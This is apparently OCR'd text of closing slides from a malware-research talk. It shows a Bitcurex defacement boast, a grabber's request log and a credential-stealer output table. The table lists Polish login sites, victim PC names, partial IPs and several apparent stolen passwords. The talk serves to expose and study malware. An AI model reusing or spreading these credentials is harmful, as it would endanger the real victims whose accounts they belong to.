
Bitcurex "hacked"


Bitcurex (Polish Bitcoin market) HACKED!!!
1390 BTC leaked again!!!
There's nothing you can do to us, we can do it endlessly ;)

Aux Logger: screenshots



Aux Logger: screenshots





Carbon Grabber

w1si2.spa	action=handleInternalChat subAction=call noChat=1 p=42	FireFox	PC-C1EFFDA0F481	09-13-2014, 04:27:27 pm	89.229.2
w1si2.spa	action=handleDataRequest getGalaxyMap=1,128;1,127;1,126 s=YTo1On	FireFox	PC-C1EFFDA0F481	09-13-2014, 04:27:28 pm	89.229.2
w1si2.spa	action=handleInternalChat subAction=call noChat=1 p=42	FireFox	PC-C1EFFDA0F481	09-13-2014, 04:27:30 pm	89.229.2
w1si2.spa	action=handleInternalChat subAction=call noChat=1 p=42	FireFox	PC-C1EFFDA0F481	09-13-2014, 04:27:33 pm	89.229.2
w1si2.spa	action=handleInternalChat subAction=call noChat=1 p=42	FireFox	PC-C1EFFDA0F481	09-13-2014, 04:27:36 pm	89.229.2
w1si2.spa	action=handleInternalChat subAction=call noChat=1 p=42	FireFox	PC-C1EFFDA0F481	09-13-2014, 04:27:40 pm	89.229.2
w1si2.spa	action=handleInternalChat subAction=call noChat=1	FireFox	PC-C1EFFDA0F481	09-13-2014, 04:27:43 pm	89.229.2

(c) Bilal Ghouri

App Name	Sitename	Username	Password	PC Name	IP Address	Date
IE 7-9	http://konto.onet.pl/login.html			TWOJA-FWURU0NAH	37	
IE 7-9	http://konto.onet.pl/login.html		1haker	TWOJA-FWURU0NAH	37	
IE 7-9	http://konto.onet.pl/login.html		1haker	TWOJA-FWURU0NAH	37	
IE 7-9	http://konto.onet.pl/login.html		bhp2011	TWOJA-FWURU0NAH	37	
MSN	www.hotmail.com			TOSHIBA	83	
MSN	www.hotmail.com		jolka	TOSHIBA	83	
IE 7-9	http://konto.onet.pl/login.html		100haker	TWOJA-FWURU0NAH	37	
IE 7-9	http://pl-pl.facebook.com/			TWOJA-FWURU0NAH	37	
IE 7-9	http://www.volksweld.pl/index.php		100haker	TWOJA-FWURU0NAH	37	
Chrome	https://budoservis.admin.istore.pl/		100haker	TWOJA-FWURU0NAH	37	
Chrome	https://ebok.energa.pl/login.php		100Haker	TWOJA-FWURU0NAH	37	
Chrome	https://ebok.energa.pl/login.php		100Haker	TWOJA-FWURU0NAH	37	
IE 7-9	http://www.facebook.com/			PAS-AL-WD1140	85	
IE 7-9	https://www.google.com/accounts/servicelogin			PAS-AL-WD1140	85	
IE 4-6	http://poczta.ue.poznan.pl:8080/		bureza	GRZESIAK-90B7B6	62	
IE 4-6	http://profil.wp.pl/login.html		maciek	GRZESIAK-90B7B6	62	
IE 4-6	http://nk.pl/		290947	GRZESIAK-90B7B6	62	

Shameless self-promotion

Questions?

You can reach me via:

 @maldr0id

 maldr0id.blogspot.com

Sources

- `failblog.org` – pictures presenting fails.
- LaTeX, beamer, TikZ and other related packages.
- `zaufanatrzeciastrona.pl` – Facebook attack.
- GIMP.